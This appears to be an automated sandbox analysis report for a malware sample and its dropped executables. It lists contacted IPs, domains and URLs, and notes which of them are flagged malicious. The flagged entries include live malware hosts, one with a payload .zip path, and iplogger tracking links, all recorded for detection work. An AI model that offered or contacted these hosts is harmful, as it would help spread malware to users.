http://tempuri.org/Entity/Id21Response	0%	URL Reputation	safe	
http://146.19.247.187:80	10%	Virustotal		Browse
http://146.19.247.187:80	100%	Avira URL Cloud	malware	
http://tempuri.org/Entity/Id15Response	0%	URL Reputation	safe	
http://45.159.248.53/1571	1%	Virustotal		Browse
http://45.159.248.53/1571	100%	Avira URL Cloud	malware	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://45.159.248.53/	100%	Avira URL Cloud	malware	
http://tempuri.org/Entity/Id24Response	0%	URL Reputation	safe	
http://62.204.41.126:80	100%	Avira URL Cloud	malware	
http://ns.adp/1.0/	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id5Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id10Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8Response	0%	URL Reputation	safe	
http://www.borland.com/namespaces/Typeslhttp://www.borland.com/namespaces/Types-IAppServerSOAPU	0%	Avira URL Cloud	safe	
http://45.159.248.53:80/6925953557.zip	100%	Avira URL Cloud	malware	
http://www.borland.com/namespaces/Types	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id13Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id19ResponseX	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
accounts.google.com	142.250.185.205	true	false		high
iplogger.org	148.251.234.83	true	false		high
clients.l.google.com	142.250.186.110	true	false		high
clients2.google.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://45.159.248.53/6925953557.zip	true	• Avira URL Cloud: malware	unknown
http://https://iplogger.org/1nfDK4	false		high
http://45.159.248.53/1571	true	• 1%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://iplogger.org/favicon.ico	false		high
http://45.159.248.53/	true	• Avira URL Cloud: malware	unknown
http://https://iplogger.org/1RCgX4	false		high
http://https://iplogger.org/1nfDK4	false		high
http://https://iplogger.org/1AbtZ4	false		high
http://https://iplogger.org/1AbtZ4	false		high
http://https://iplogger.org/1RLtX4	false		high
http://https://iplogger.org/1A4aK4	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0#Text	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/sc/sct	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://iptc.org/mpCore	tag.exe, 00000014.00000002.542567965.0000000DEC000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://duckduckgo.com/chrome_newtab	namdoitntn.exe, 0000000B.00000002.594444418.0000000002881000.00000004.00000800.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.590634885.0000000002837000.00000004.00000800.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.580339730.0000000002769000.00000004.00000800.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.594946523.0000000002897000.00000004.00000800.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.576427286.0000000002709000.00000004.00000800.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.579420517.0000000002753000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.606611284.0000000003658000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.609434669.00000000036B8000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.607699131.00000000036A2000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.591612768.000000000358A000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.575353241.000000000297D000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.601100196.0000000002B0E000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.579660167.000000000329E000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.599422023.0000000002AF7000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.592745553.0000000002AAD000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.566345374.000000000289A000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.578126271.00000000029CA000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.567638622.000000000328B0000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.565097869.000000000286B000.00000004.00000800.00020000.00000000.sdmp, 55545951388730196135639946.13.dr, 90086746497565308377612473.13.dr	false		high
http://schemas.xmlsoap.org/ws/2004/04/security/sc/dk	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.000000000327C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://duckduckgo.com/ac/?q=	safert44.exe, 00000010.00000002.591612768.000000000358A000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.575353241.000000000297D000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.601100196.0000000002B0E000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.579660167.000000000329E000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.599422023.0000000002AF7000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.592745553.0000000002AAD000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.566345374.000000000289A000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.578126271.00000000029CA000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.567638622.000000000328B0000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.565097869.000000000286B000.00000004.00000800.00020000.00000000.sdmp, 555459513887301961356399 46.13.dr, 900867646497565308377612473.13.dr	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/faultL	tag.exe, 00000014.00000002.552253910.0000002731000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/soap/encoding/Nhttp://www.borland.com/namespaces/Types	60MLnq8Uma.exe, 00000000.00000003.242521224.0000000002970000.00000004.00001000.00020000.00000000.sdmp, kukurzka9000.exe, 00000011.00000000.283393403.0000000000401000.00000020.00000001.01000000.00000000A.sdmp, kukurzka9000.exe.0.dr	false		high
http://tempuri.org/Entity/Id12Response	namdoitntn.exe, 0000000B.00000002.551496216.0000000002481000.00000004.00000800.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.567767275.0000000002623000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.565166634.0000000003351000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.580579263.00000000034E4000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.552253910.0000000002731000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://iplogger.org/1RyX	60MLnq8Uma.exe, 00000000.00000003.291083916.0000000002110000.00000004.00001000.00020000.00000000.sdmp	false		high
http://tempuri.org/	namdoitntn.exe, 0000000B.00000002.551496216.0000000002481000.00000004.00000800.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.0000000033E9000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.565166634.0000000003351000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.552253910.0000000002731000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id2Response	tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.552253910.0000000002731000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/sc/dk/p_sha1	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id21Response	namdoitntn.exe, 0000000B.00000002.551496216.0000000002481000.00000004.00000800.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.567767275.0000000002623000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.584937322.0000000003517000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.565166634.0000000003351000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.552253910.0000000002731000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/2005/02/trust/spnego#GSS_Wrap	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://docs.oasis-open.org/wss/oasis-wss-saml-token-profile-1.1#SAMLID	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/02/trust#BinarySecret	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/RSTR/Issue	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/Aborted	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/rm/TerminateSequence	namdoitntn.exe, 0000000B.00000002.551496216.0000000002481000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.565166634.0000000003351000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.552253910.00000000002731000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/fault	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://146.19.247.187:80	real.exe, 0000000D.00000000.277895798.0000000000F65000.00000002.00000001.01000000.00000007.sdmp, real.exe, 0000000D.00000002.528427519.0000000000F65000.00000002.00000001.01000000.00000007.sdmp, real.exe.0.dr	true	• 10%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://tempuri.org/Entity/Id15Response	safert44.exe, 00000010.00000002.584937322.0000000003517000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.565166634.0000000003351000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.552253910.00000000002731000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.google.com/accounts/OAuthLogin?issueuberauth=1	craw_window.js.1.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.565097869.000000000286B000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/RSTR/SCT/Renew	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://iplogger.org/1AbtZ41AbtZ4	7240054261033565088539515 2.13.dr, 154333996009839326351922 29.13.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2004/10/wscoor/Register	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/04/trust/SymmetricKey	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.ip.sb/ip	60MLnq8Uma.exe, 60MLnq8Uma.exe, 00000000.00000003.242521224.0000000002970000.00000004.00001000.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.551496216.0000000002481000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.565166634.0000000003351000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000000.287810508.0000000000362000.00000002.00000001.01000000.0000000C.sdmp, tag.exe.0.dr	false	• URL Reputation: safe	unknown
http://https://github.com/google/closure-library/wiki/goog.module:-an-ES6-module-like-alternative-to-goog.p	craw_background.js.1.dr, craw_window.js.1.dr	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/RSTR/SCT/Cancel	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://payments.google.com/payments/v4/js/integrator.js	manifest.json.1.dr, craw_window.js.1.dr	false		high
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	safert44.exe, 00000010.00000002.591612768.000000000358A000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.575353241.000000000297D000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.601100196.0000000002B0E000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.579660167.0000000029E0000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.599422023.0000000002AF7000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.592745553.0000000002AAD000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.566345374.000000000289A000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.578126271.00000000029CA000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.567638622.0000000028B0000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.565097869.000000000286B000.00000004.00000800.00020000.00000000.sdmp, 555459513887301961356399 46.13.dr, 900867646975653083776 12473.13.dr	false		high
http://https://iplogger.org/1RyjC4h	60MLnq8Uma.exe, 00000000.00000003.291957370.00000000006B3000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/04/security/trust/CK/PSHA1	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://tempuri.org/Entity/Id24Response	namdoitntn.exe, 0000000B.00000002.551496216.0000000002481000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.565166634.000000000335100 0.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.552253910.0000000002731000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/rm/AckRequested	namdoitntn.exe, 0000000B.00000002.551496216.0000000002481000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.565166634.000000000335100 0.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.552253910.0000000002731000.00000004.00000800.00020000.00000000.sdmp	false		high
http://62.204.41.126:80	60MLnq8Uma.exe, 60MLnq8Uma.exe, 00000000.00000003.242521224.0000000002970000.00000004.00001000.00020000.00000000.sdmp, EU1.exe, 00000015.00000000.290878987.000000001115000.00000002.00000001.01000000.0000000D.sdmp, EU1.exe, 00000015.00000002.506565226.0000000001115000.00000002.00000001.01000000.0000000D.sdmp, EU1.exe.0.dr	true	• Avira URL Cloud: malware	unknown
http://schemas.xmlsoap.org/ws/2005/02/trust/tlsnego	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E900 0.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.0000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.google.com/images/dot2.gif	craw_window.js.1.dr	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing	namdoitntn.exe, 0000000B.00000002.551496216.0000000002481000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.565166634.000000000335100 0.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.552253910.0000000002731000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://iplogger.org/1nfDK42	History Provider Cache.1.dr	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/RST/Issue	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E900 0.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.0000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://ns.adp/1.0/	tag.exe, 00000014.00000002.542567965.0000000DEC000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://iplogger.org/1RCgX41RCgX4	724005426103356508853951 52.13.dr, 154333996009839326351922 29.13.dr	false		high
http://schemas.xmlsoap.org/ws/2004/10/wscoor/CreateCoordinationContextResponse	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E900 0.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.0000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id5Response	namdoitntn.exe, 0000000B.00000002.551496216.0000000002481000.00000004.00000800.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.567767275.0000000002623000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.584937322.0000000003517000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.565166634.0000000003351000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.565097869.000000000286B000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.552253910.0000000002731000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://iplogger.org/1nfDK4$	60MLnq8Uma.exe, 00000000.00000003.293013584.00000000006D3000.00000004.00000020.00020000.00000000.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2004/08/addressing/faultD	namdoitntn.exe, 0000000B.00000002.551496216.0000000002481000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.565166634.000000000335100 0.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/dns	namdoitntn.exe, 0000000B.00000002.551496216.0000000002481000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.565166634.000000000335100 0.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.552253910.0000000002731000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id10Response	namdoitntn.exe, 0000000B.00000002.551496216.0000000002481000.00000004.00000800.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.594946523.0000000002897000.00000004.00000800.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.565597177.00000000025D8000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.565166634.0000000003351000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.552253910.0000000002731000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/trust/Renew	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id8Response	namdoitntn.exe, 0000000B.00000002.551496216.0000000002481000.00000004.00000800.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.568403688.0000000002639000.00000004.00000800.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.565166634.0000000003351000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.565097869.000000000286B000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.552253910.0000000002731000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.borland.com/namespaces/Typeslhttp://www.borland.com/namespaces/Types-IAppServerSOAPU	60MLnq8Uma.exe, 00000000.00000003.242521224.0000000002970000.00000004.00001000.00020000.00000000.sdmp, kukurzka9000.exe, 00000011.00000000.283393403.0000000000401000.00000020.00000001.01000000.0000000A.sdmp, kukurzka9000.exe.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.google.com/images/cleardot.gif	craw_window.js.1.dr	false		high
http://docs.oasis-open.org/wss/oasis-wss-saml-token-profile-1.0#SAMLAssertionID	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://play.google.com	f6d1da51-075d-45a0-b166-cd5611b02429.tmp.5.dr, d15f57f4-5125-409b-bc3c-10154bb64cf7.tmp.5.dr	false		high
http://schemas.xmlsoap.org/ws/2004/04/security/trust/RST/SCT	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2006/02/addressingidentity	namdoitntn.exe, 0000000B.00000002.556515111.0000000002515000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.570797180.00000000033E5000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/PublicKey	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
